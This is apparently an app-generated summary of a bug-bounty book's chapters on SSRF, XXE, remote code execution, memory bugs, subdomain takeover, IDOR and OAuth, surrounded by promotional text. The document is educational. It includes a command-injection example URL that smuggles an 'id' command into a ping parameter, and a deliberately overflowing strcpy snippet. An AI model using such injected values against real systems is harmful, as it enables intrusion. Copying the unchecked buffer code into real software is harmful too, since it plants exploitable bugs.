An example of SQL injection vulnerability is demonstrated using a PHP code snippet that fetches user information based on a URL parameter without input sanitization. A malicious user could manipulate the URL to execute harmful SQL commands, allowing them to access all records from the database or modify the query's logic.

**Install Bookey App to Unlock Full Text and Audio**

More Free Book



Scan to Download



Listen It



# Read, Share, Empower

Finish Your Reading Challenge, Donate Books to African Children.

## The Concept



This book donation activity is rolling out together with Books For Africa. We release this project because we share the same belief as BFA: For many children in Africa, the gift of books truly is a gift of hope.

## The Rule



Earn 100 points



Redeem a book



Donate to Africa

Your learning not only brings knowledge but also allows you to earn points for charitable causes! For every 100 points you earn, a book will be donated to Africa.

Free Trial with Bookey





# Chapter 10 Summary : 10 Server-Side Request Forgery

## SERVER-SIDE REQUEST FORGERY

A server-side request forgery (SSRF) vulnerability permits an attacker to make a server perform unintended network requests, exploiting application server weaknesses. Unlike CSRF, which targets users, SSRF directly takes advantage of the server.

### Demonstrating the Impact of SSRF

To effectively demonstrate SSRF impact, one needs to understand the server's request capabilities. A vulnerable server may access internal networks or arbitrary external sites. The degree of control an attacker has over these requests determines the vulnerability's severity, revealing sensitive information or internal data.

### Invoking GET vs. POST Requests

More Free Book



Scan to Download



Listen It

After confirming an SSRF, determine if GET or POST methods can be exploited. GET requests often exfiltrate data, while POST requests may yield greater impacts by invoking state changes.

## **Performing Blind SSRFs**

In cases where an attacker can't access request responses, blind SSRFs exist. This can be exploited via timing (port scanning) and DNS lookups, allowing for potential data exfiltration through out-of-band (OOB) techniques.

## **Attacking Users with SSRF Responses**

SSRF vulnerabilities can also exploit users or the vulnerable application, for instance, by returning malicious responses (e.g., XSS or SQLi payloads) that could affect users interacting with the application.

## **ESEA SSRF and Querying AWS Metadata**

An example involves E-Sports Entertainment Association (ESEA) discovering SSRF vulnerabilities by using specific search queries. An SSRF was found that allowed access to

**More Free Book**



Scan to Download



**Listen It**

AWS metadata, crucial for retrieving sensitive server information and security credentials.

## **Google Internal DNS SSRF**

Another case involved exploiting Google's DNS tools to access internal DNS information. By querying internal IP addresses, the security researcher discovered access to sensitive internal domain data.

## **Internal Port Scanning Using Webhooks**

Webhooks can also introduce SSRF vulnerabilities. Testing webhook inputs revealed the ability to port scan the server by observing different response messages, confirming port accessibility.

## **Summary**

Identifying SSRF vulnerabilities is just the start; the critical aspect lies in effectively demonstrating their potential impact. Each vulnerability showcased inadequacies in server protections against malicious requests, highlighting the need for robust security measures.

**More Free Book**



Scan to Download



Listen It

## Critical Thinking

**Key Point:** The Necessity of Robust Security Measures Against SSRF Vulnerabilities

**Critical Interpretation:** The emphasis on SSRF vulnerabilities showcases inherent server weaknesses often overlooked in security protocols. However, while Yaworski identifies SSRF as a significant threat, it's essential for readers to approach his conclusions critically. The effectiveness of security measures can vary widely based on implementation, context, and evolving threat landscapes. It is crucial to interrogate whether current mitigation strategies are sufficient, supported by findings from other cybersecurity experts, such as CISSP guidelines (ISC)<sup>2</sup> and OWASP best practices. A balanced view recognizes that while SSRF is a serious concern, its portrayal should not overshadow the broader spectrum of vulnerabilities and the need for comprehensive security approaches.

More Free Book



Scan to Download



Listen It



# Chapter 11 Summary : 11 XML External Entity

## 11 XML External Entity

### Overview of XXE Vulnerability

Attackers can exploit the way applications parse XML through an XML External Entity (XXE) vulnerability. This involves manipulating the way an application processes external entities, allowing attackers to extract information from servers or interact with malicious servers.

### Understanding XML

XML is a metalanguage used to describe other languages by defining how data is structured without predefined tags, unlike HTML. It employs user-defined tags and requires closing tags for each element.

### Document Type Definitions (DTD)

More Free Book



Scan to Download



Listen It

A valid XML document must adhere to general XML rules and match a Document Type Definition (DTD), which outlines the elements, attributes, and structures permitted in the XML file. DTDs can be external or internal.

-

### **External DTDs**

: Referenced from an external file, defining elements and their structures.

-

### **Internal DTDs**

: Defined within the XML document.

## **XML Entities**

Entities in XML serve as placeholders for information. They can replace strings or fetch contents from external sources using a SYSTEM tag, facilitating dynamic data referencing.

## **XXE Attack Mechanics**

In XXE attacks, an attacker exploits the application's lack of validation in XML parsing. By crafting malicious XML payloads, an attacker can retrieve sensitive server files (like

**More Free Book**



Scan to Download



Listen It

`/etc/passwd`) or make requests to external servers with sensitive data.

## **Case Studies of XXE Vulnerabilities**

-

### **Google Read Access**

Reported in April 2014, a vulnerability in Google's Toolbar allowed for the exposure of server files due to XML processing of user-uploaded files. The exploitation demonstrated the ability to read sensitive internal files.

-

### **Facebook XXE via Microsoft Word**

Discovered in April 2014, a remote XXE vulnerability was exploited through an XML file in a .docx format uploaded to Facebook, demonstrating the potential for accessing sensitive server data remotely.

-

### **Wikiloc XXE**

Reported in October 2015, a vulnerability on Wikiloc allowed an attacker to upload crafted XML that made HTTP

**More Free Book**



Scan to Download



Listen It

requests to retrieve server file contents by leveraging the system's XML processing.

## Key Takeaways

- XXE is a significant attack vector with potential for serious exploitation.
- Always assess XML file uploads for XXE vulnerabilities.
- Attacks can manifest through local file retrieval or remote server calls, emphasizing the importance of proper validation in XML parsing.

**More Free Book**



Scan to Download



Listen It

# Chapter 12 Summary : 12 Remote Code Execution

| Section                                         | Content                                                                                                                                                                                                                                                                                                                                                                                                  |
|-------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Overview                                        | RCE vulnerabilities occur when applications use unsanitized user-controlled input, allowing the execution of shell commands or programming functions.                                                                                                                                                                                                                                                    |
| Executing Shell Commands                        | RCE can be achieved by executing shell commands without input sanitization, as illustrated in a PHP application where an attacker can input harmful commands. Mitigation involves using <code>`escapeshellcmd`</code> , but command line flags can still pose risks.                                                                                                                                     |
| Executing Functions                             | RCE can occur through function execution, allowing attackers to manipulate unsanitized action parameters to execute malicious functions like <code>`file_get_contents`</code> , potentially exposing sensitive information.                                                                                                                                                                              |
| Strategies for Escalating Remote Code Execution | RCE can lead to severe impacts, including Local Privilege Escalation (LPE) through kernel vulnerabilities or services running as root.                                                                                                                                                                                                                                                                   |
| Patterns to Identify RCE Vulnerabilities        | Recognizing suspicious patterns such as user-controlled command execution or unrestricted file upload parameters can help identify RCE vulnerabilities.                                                                                                                                                                                                                                                  |
| Examples of RCE                                 | <p>Polyvore ImageMagick RCE - Medium difficulty; vulnerability due to improper input sanitization led to command injection.</p> <p>Algolia RCE - High difficulty; exploiting a <code>secret_key_base</code> in a public repo allowed for RCE through Rails deserialization.</p> <p>RCE Through SSH - High difficulty; exploited file write capabilities to upload an SSH public key for root access.</p> |
| Takeaways                                       | RCE vulnerabilities are often due to unsanitized input; understanding and securing against them is crucial for developers and security professionals.                                                                                                                                                                                                                                                    |

## REMOTE CODE EXECUTION

### Overview

More Free Book



Scan to Download



Listen It

Remote Code Execution (RCE) vulnerabilities arise when applications utilize unsanitized user-controlled input. This can be exploited by executing shell commands or programming language functions that the vulnerable application relies on.

## Executing Shell Commands

RCE can be achieved by directly executing shell commands without input sanitization. An example is a PHP application set to ping a domain. If an attacker inputs malicious commands, such as visiting

``www.example.com?domain=google.com;id``, the `shell_exec` function would execute both the ping and id commands, revealing information about the server's user.

To mitigate this, developers can use PHP's ``escapeshellcmd``, which protects against command injection by escaping potentially harmful characters. However, command line flags

**Install Bookey App to Unlock Full Text and Audio**

More Free Book




Scan to Download



Listen It





# World's best ideas unlock your potential

Free Trial with Bookey



Scan to download



# Chapter 13 Summary : 13 Memory Vulnerabilities

## 13 MEMORY VULNERABILITIES

Every application utilizes computer memory for code storage and execution. Memory vulnerabilities exploit bugs in an application's memory management, leading to unintended behaviors that attackers can exploit. These vulnerabilities are common in languages like C and C++, where developers handle memory management, unlike languages such as Ruby, Python, PHP, and Java, which manage memory automatically.

### BUFFER OVERFLOWS

A buffer overflow occurs when an application attempts to write more data than the allocated buffer can hold, potentially leading to unpredictable behavior or serious security vulnerabilities. Attackers can exploit buffer overflows to execute malicious code. Such vulnerabilities often arise from developers forgetting to check data sizes or

**More Free Book**



Scan to Download



Listen It

incorrectly calculating memory needs.

Example:

```
```c
#include <string.h>
int main() {
    char src[16]="hello world!!!!!!"; // Overflowing src
    char dest[16]; // Insufficient allocation
    strcpy(dest, src); // Causes overflow
}
```
```

This basic example illustrates how improper memory allocation can lead to the corruption of adjacent memory spaces.

## READ OUT OF BOUNDS

Read out of bounds vulnerabilities permit attackers to read memory outside allowed boundaries, potentially leaking sensitive information. A renowned example is the OpenSSL Heartbleed bug, which allowed unauthorized reading of server memory due to improper length parameter handling.

## EXAMPLES OF MEMORY VULNERABILITIES

More Free Book



Scan to Download



Listen It

1.

## **PHP ftp\_genlist() Integer Overflow**

- Discovered in April 2015, this vulnerability in PHP's FTP extension could be exploited by sending more data than an unsigned integer could handle, leading to buffer overflow.

2.

## **Python Hotshot Module**

- A buffer overflow was identified due to insufficient validation in memory copying functions, enabling an attacker to overflow the allocated memory.

3.

## **Libcurl Read Out of Bounds**

- A vulnerability discovered in the curl\_easy\_duphandle function in November 2014 allowed attackers to potentially exfiltrate sensitive data due to mishandling of POST request data.

## **TAKEAWAYS**

- Memory vulnerabilities, such as buffer overflows and read out of bounds, are prevalent in applications that manage their

**More Free Book**



Scan to Download



Listen It



memory.

- Despite growing use of safer programming languages, older ones that require manual memory management remain a concern.
- To identify these vulnerabilities, focus on functions like ``strcpy()`` and ``memcpy()`` and ensure proper checks for memory length are in place.
- Gaining a deep understanding of memory management and related exploits can enhance your ability to discover and exploit these bugs effectively. Further reading on the topic is recommended for a comprehensive understanding.

**More Free Book**



Scan to Download



Listen It

# Chapter 14 Summary : 14 Subdomain Takeover

## SUBDOMAIN TAKEOVER

### Overview

A subdomain takeover vulnerability allows attackers to claim control of a subdomain from a legitimate site, leading to potential content serving or traffic interception.

### Understanding Domain Names

- Domain names are structured hierarchically, with the top-level domain (e.g., .com) at the rightmost part and subdomains (e.g., www, webmail) to the left.
- Owners can create subdomains through DNS records like A records (linking to IPs) and CNAME records (linking to other domain names).

### Mechanism of Subdomain Takeovers

More Free Book



Scan to Download



Listen It



- A takeover occurs when an attacker manipulates a DNS record pointing to an unclaimed URL.
- Example: If a company removes a subdomain without deleting its DNS entry, the attacker can claim the URL and serve content, posing risks like phishing or cookie theft.

## **Common Services for Subdomain Takeovers**

- Platforms: Heroku, Zendesk, GitHub, Amazon S3, SendGrid.
- Vulnerabilities typically arise from unremoved CNAME or A records.

## **Case Studies**

1.

### **Ubiquiti Subdomain Takeover**

- A CNAME record linked to an S3 bucket was left unremoved after site closure.
- Impact: Attacker claimed the bucket and controlled the subdomain.

2.

**More Free Book**



Scan to Download



**Listen It**

## **Scan.me and Zendesk**

- A CNAME pointing to Zendesk was forgotten post-acquisition by Snapchat.
- Impact: An attacker served malicious content through the retained CNAME.

3.

## **Shopify Windsor Subdomain Takeover**

- A 404 error on windsor.shopify.com indicated the subdomain was unused, allowing an attacker to register the previously linked domain.

4.

## **Snapchat Fastly Takeover**

- A misconfigured DNS entry allowed an attacker to potentially serve malicious content via an unclaimed Fastly subdomain.

5.

## **Legal Robot Takeover**

- DNS misconfiguration allowed claiming of a wildcard subdomain, leading to control over api.legalrobot.com.

6.

**More Free Book**



Scan to Download



**Listen It**

## Uber SendGrid Mail Takeover

- A DNS misconfiguration regarding Inbound Parse Webhook enabled an attacker to intercept emails sent to an unclaimed SendGrid subdomain.

## Takeaways for Preventing Subdomain Takeovers

- Regularly monitor DNS records for links to third-party services and ensure ownership.
- Utilize tools such as KnockPy, crt.sh, and censys.io to find vulnerabilities.
- Understand third-party service functionalities by consulting documentation.
- Always responsibly disclose vulnerabilities upon discovery to mitigate risks.

More Free Book



Scan to Download



Listen It

# Chapter 15 Summary : 15 Race Conditions

## 15 RACE CONDITIONS

A race condition arises when multiple processes vie to complete based on an initial condition that becomes invalid during execution. An illustrative example is the transfer of funds between bank accounts, where simultaneous requests may lead to unintended outcomes.

### Key Concepts of Race Conditions

- A race condition is exemplified by concurrent processes that rely on a condition checked only at the initiation of each process.
- HTTP requests involve processing time, making them vulnerable during execution.

### Examples of Race Condition Vulnerabilities

More Free Book



Scan to Download



Listen It

## Accepting a HackerOne Invite Multiple Times

-

### Difficulty:

Low

-

### URL:

[hackerone.com/invitations/<INVITE\\_TOKEN>/](https://hackerone.com/invitations/<INVITE_TOKEN>)

-

### Source:

<https://hackerone.com/reports/119354/>

-

### Date Reported:

February 28, 2016

-

### Bounty Paid:

Swag

**Install Bookey App to Unlock Full Text and Audio**

More Free Book



Scan to Download



Listen It



Ad



Scan to Download



# Try Bookey App to read 1000+ summary of world best books

Unlock **1000+** Titles, **80+** Topics

New titles added every week

Brand



Leadership & Collaboration



Time Management



Relationship & Communication



Business Strategy



Creativity



Public



Money & Investing



Know Yourself



Positive Psychology

Entrepreneurship



World History



Parent-Child Communication





Self-care



Mind & Spirituality

## Insights of world best books



Free Trial with Bookey





# Chapter 16 Summary : 16 Insecure Direct Object References

## INSECURE DIRECT OBJECT REFERENCES

An insecure direct object reference (IDOR) vulnerability allows an attacker to access or modify objects (like files or records) they shouldn't have access to, often by manipulating identifiers in URLs.

### Finding Simple IDORs

Simple IDORs are easy to find, usually involving incrementing or decrementing a numerical ID in the URL. Tools like Burp Suite can help intercept and modify HTTP requests to test for vulnerabilities by checking response status codes and content lengths.

### Finding More Complex IDORs

Complex IDORs can occur when identifiers are less obvious (e.g., hidden in POST requests) or when using UUIDs, which

**More Free Book**



Scan to Download



**Listen It**

are not easily guessable. Testing involves modifying potential ID parameters and monitoring responses for unauthorized access.

## Examples of IDOR Vulnerabilities

1.

### Binary.com Privilege Escalation

-

#### Difficulty

: Low

-

#### Bounty

: \$300

- An IDOR was exploited by modifying a pin parameter between two accounts, gaining unauthorized access.

2.

### Moneybird App Creation

-

#### Difficulty

: Medium

-

More Free Book



Scan to Download



Listen It

## **Bounty**

: \$100

- Account B created an app for Account A by replacing an ID in a POST request, bypassing permissions.

3.

## **Twitter Mopub API Token Theft**

-

## **Difficulty**

: Medium

-

## **Bounty**

: \$5,040

- A bug leaked sensitive API keys through an unprotected endpoint, which later led to discovering potential account takeover issues.

4.

## **ACME Customer Information Disclosure**

-

## **Difficulty**

: High

-

## **Bounty**

**More Free Book**



Scan to Download



Listen It

: \$3,000

- Initial reports were dismissed due to the unguessable nature of an ID but were later confirmed when a JSON response revealed the ID, allowing unauthorized access.

## Summary

IDOR vulnerabilities occur when unauthorized access to objects is possible. They can be simple, leveraging incrementing numbers, or complex, using UUIDs. Testing for these vulnerabilities involves careful analysis of responses and monitoring for leaks in various places, including API responses and HTML content. When reporting, ensure to highlight the potential impact, as it affects the perceived severity of the vulnerability.

**More Free Book**



Scan to Download



Listen It

# Chapter 17 Summary : 17 OAuth Vulnerabilities

## OAuth Vulnerabilities

OAuth is an open protocol designed for secure authorization across various applications, enabling users to log in without creating separate credentials. Despite its standardization, OAuth vulnerabilities often arise from developer implementation errors, particularly in OAuth 2.0.

### The OAuth Workflow

Three key roles exist in OAuth:

-

#### **Resource Owner**

: The user logging in.

-

#### **Resource Server**

: Third-party API authenticating the user.

-

#### **Client**

More Free Book



Scan to Download



Listen It

: The application that requests access to user data.

The OAuth process begins when the client prompts the resource owner for approval to access data defined by specific permissions, known as scopes. A typical OAuth interaction involves a series of redirects and approvals through which an access token is generated and used by the client to access the resource owner's information.

## **Examples of OAuth Vulnerabilities**

1.

### **Stealing Slack OAuth Tokens**

-

#### **Difficulty**

: Low

- Prakhar Prasad discovered that Slack improperly validated `redirect_uri` parameters, allowing attackers to redirect OAuth tokens to malicious sites by manipulating the URL. This vulnerability exploited insufficient checks on redirect URIs.

2.

### **Passing Authentication with Default Passwords**

**More Free Book**



Scan to Download



Listen It



-

## **Difficulty**

: Low

- Jack Cable identified that Flurry's OAuth implementation assigned a default password ("not-provided") during user account creation, enabling unauthorized account access via this default password, highlighting risks in custom OAuth processes.

3.

## **Stealing Microsoft Login Tokens**

-

## **Difficulty**

: High

- Jack Whitton found that Microsoft's URL validation logic was flawed, allowing attackers to manipulate redirect parameters and redirect access tokens to unauthorized sites.

4.

## **Swiping Facebook Official Access Tokens**

-

## **Difficulty**

: High

- Philippe Harewood exploited a forgotten Facebook

**More Free Book**



Scan to Download



Listen It

application with full OAuth permissions that was no longer owned by Facebook. By taking control of the app's domain, he redirected users' tokens to his own server, granting access to their accounts.

## Summary

The standardization of OAuth does not eliminate the risk of misconfigurations leading to vulnerabilities. Critical testing should focus on `redirect_uri` validation and potential custom implementations outside standard OAuth practices.

Additionally, always consider forgotten assets during testing, which may pose significant security risks.

**More Free Book**



Scan to Download



Listen It

## Critical Thinking

**Key Point:** The inherent risks of OAuth standardization and implementation errors.

**Critical Interpretation:** While the author effectively highlights the importance of proper OAuth implementation, it's crucial to recognize that standard protocols can still be deployed securely. Developers are often tasked with balancing usability and security, and their failures do not solely rest on the architecture of OAuth itself. This raises an important question: could a different approach to user authentication prove more resistant to implementation flaws? Supporting literature from the OWASP Foundation indicates that misconfigurations can lead to vulnerabilities not just in OAuth but in various authentication schemes (OWASP, 2021). Readers should therefore critically evaluate whether the problems stem from OAuth's design or from the pressure on developers to deliver user-friendly systems.

More Free Book



Scan to Download



Listen It

# Chapter 18 Summary : 18 Application Logic and Configuration Vulnerabilities

## APPLICATION LOGIC AND CONFIGURATION VULNERABILITIES

Application logic and configuration vulnerabilities are rooted in mistakes made by developers, unlike input-based vulnerabilities previously discussed.

### Types of Vulnerabilities

-

#### Application Logic Vulnerabilities

: Exploited by coding logic errors that permit unauthorized actions.

-

#### Configuration Vulnerabilities

: Arise from improper configuration of tools, frameworks, or services leading to security gaps.

### Example Case: Mass Assignment Vulnerability

More Free Book



Scan to Download



Listen It

- In 2012, Egor Homakov highlighted that the default Ruby on Rails configuration allowed users to modify any parameters when inserting database records, resulting in significant security risks. His exploitation on GitHub led to the Rails framework requiring developers to whitelist accepted parameters, thus mitigating risk.

## **Finding Application Logic and Configuration Vulnerabilities**

- Creative thinking and a deep understanding of web frameworks are essential for identifying these types of vulnerabilities.
- Example techniques include examining API calls, scanning for misconfigured servers, and verifying backend functionalities not intended for public access.

**Install Bookey App to Unlock Full Text and Audio**

**More Free Book**



Scan to Download



**Listen It**



Scan to Download



# Why Bookey is must have App for Book Lovers



## 30min Content

The deeper and clearer interpretation we provide, the better grasp of each title you have.



## Text and Audio format

Absorb knowledge even in fragmented time.



## Quiz

Check whether you have mastered what you just learned.



## And more

Multiple Voices & fonts, Mind Map, Quotes, IdeaClips...

Free Trial with Bookey





# Chapter 19 Summary : 19 Finding Your Own Bug Bounties

## FINDING YOUR OWN BUG BOUNTIES

This chapter provides guidance for aspiring bug hunters on the essential patterns and methodologies they can follow to successfully find vulnerabilities. The focus is on learning rather than immediate financial gain, especially for beginners.

### Reconnaissance

- Begin with a thorough understanding of the application to be tested by defining its scope and asking pertinent questions regarding its domain, subdomains, technology stack, and software type.
- Utilize background tools for reconnaissance while avoiding actions that may get your IP banned, such as using a Virtual Private Server (VPS) for testing.

### Subdomain Enumeration

More Free Book



Scan to Download



Listen It

- Identify subdomains as additional attack surfaces using tools like SubFinder and brute-forcing techniques.
- Explore SSL certificates for associated subdomains and utilize resources like crt.sh and censys.io for further exploration.

## **Port Scanning**

- Conduct port scans to identify active services and potential vulnerabilities using tools like Nmap and Masscan.
- Understand that different port security measures might indicate a company's overall security posture.

## **Screenshotting**

- Take screenshots of discovered subdomains to visually assess vulnerabilities, focusing on error messages or unusual behaviors that might indicate configuration issues or sensitive content exposure.

## **Content Discovery**

- Employ brute-forcing techniques to find hidden files and

**More Free Book**



Scan to Download



Listen It

directories using tools like Gobuster and Burp Suite.

- Investigate GitHub repositories for potential security issues or vulnerabilities in third-party libraries that the application might use.

## **Previous Bugs**

- Familiarize yourself with previously disclosed vulnerabilities and disclosed reports to enhance your testing strategies.

## **Testing the Application**

- Employ a flexible testing approach tailored to the specific application and its technology stack, focusing on manual exploration instead of automated scanners.
- Conduct functionality mapping to identify potential vulnerabilities by observing user behavior, request types, and application logic.

## **Finding Vulnerabilities**

- Explore the application for anomalies that might suggest vulnerabilities, leveraging a mix of manual techniques and

**More Free Book**



Scan to Download



Listen It

strategic payload submissions.

- Be observant of application behavior that could indicate common vulnerabilities like CSRF, IDOR, or server-side request forgery.

## Going Further

- Consider automating repetitive tasks and exploring mobile applications as new avenues for finding bugs.
- Stay updated with new functionalities on applications through monitoring and engaging with development updates.
- Deepen your understanding of technologies in use, which can aid in identifying vulnerabilities based on their implementation.

## Summary

In summary, the chapter emphasizes exploration, functionality understanding, and vulnerability mapping as crucial strategies for bug hunting. It encourages the use of tools for efficiency and suggests diversifying into mobile apps and tracking technological changes for effective bug discovery.

**More Free Book**



Scan to Download



Listen It

# Chapter 20 Summary : 20 Vulnerability Reports

## VULNERABILITY REPORTS

### Introduction

Finding your first vulnerability is an accomplishment, but it's important to approach the reporting process carefully to avoid mistakes that could lead to rejected reports and loss of reputation.

### Read the Policy

Before submitting a vulnerability, review the program's policy document. This outlines what vulnerabilities can be reported and ensures you are not wasting time on known issues.

### Include Details; Then Include More

**More Free Book**



Scan to Download



Listen It

Make your report comprehensive by including:

- The URL and affected parameters
- Your browser and operating system
- A description of the vulnerability
- Steps to reproduce it
- Impact explanation and recommended fixes

Adding proof of the concept can enhance your report.

## **Reconfirm the Vulnerability**

Verify that your finding is indeed a vulnerability before submission. Always double-check your work, as oversight can lead to invalid reports, which can tarnish your reputation.

## **Your Reputation**

Consider how a report reflects on your public identity. Invalid submissions can harm your standing in bug bounty platforms, which can affect your ability to join lucrative private programs.

## **Show Respect for the Company**

Be mindful of the company's capacity to handle reports. New

**More Free Book**



Scan to Download



**Listen It**



public programs can receive many submissions, so patience is required for responses. Communication is key to maintaining a positive relationship.

## **Appealing Bounty Rewards**

If you believe a bounty is too low, it's acceptable to discuss it with the company. Frame your inquiry respectfully, using examples to justify your expectation without referencing payouts from other companies.

## **Summary**

Effective reporting and communication are critical for successful bug bounty hunters. Ensure you understand program policies, detail your findings clearly, reconfirm your vulnerabilities, and protect your reputation. Communicate respectfully with companies regarding bounty rewards to foster positive relationships and enhance your professional standing in the bug hunting community.

**More Free Book**



Scan to Download



**Listen It**

# Chapter 21 Summary : A Tools

## ATOOLS

This appendix presents various hacking tools useful for automating recon processes and discovering applications for potential attacks. Credit is given to Michiel Prins, co-founder of HackerOne, for his contributions to compiling this list.

### Web Proxies

\*Web proxies assist in capturing and analyzing web traffic.\*

-

### Burp Suite

: An integrated security testing platform with a widely used web proxy. Offers tools like an application-aware Spider, web scanner, and repeater. Available in a free version with the option for a Pro subscription.

-

### Charles

: An HTTP monitor and reverse proxy tool for viewing HTTP and SSL/HTTPS traffic.

-

More Free Book



Scan to Download



Listen It

## **Fiddler**

: A lightweight traffic monitoring proxy, primarily for Windows; beta versions exist for Mac and Linux.

-

## **Wireshark**

: A detailed network protocol analyzer, ideal for monitoring non-proxyable traffic.

-

## **ZAP Proxy**

: An OWASP community-based open-source alternative to Burp Suite with various tools including a proxy, scanner, and repeater.

## **Subdomain Enumeration**

\*Subdomain enumeration helps discover hidden subdomains for increased attack surface.\*

-

**Install Bookey App to Unlock Full Text and Audio**

**More Free Book**



Scan to Download



Listen It

Ad



Scan to Download



App Store  
Editors' Choice



22k 5 star review

## Positive feedback

Sara Scholz

...tes after each book summary  
...understanding but also make the  
...and engaging. Bookey has  
...ding for me.

**Fantastic!!!**



I'm amazed by the variety of books and languages  
Bookey supports. It's not just an app, it's a gateway  
to global knowledge. Plus, earning points for charity  
is a big plus!

Masood El Toure

Fi



Ab  
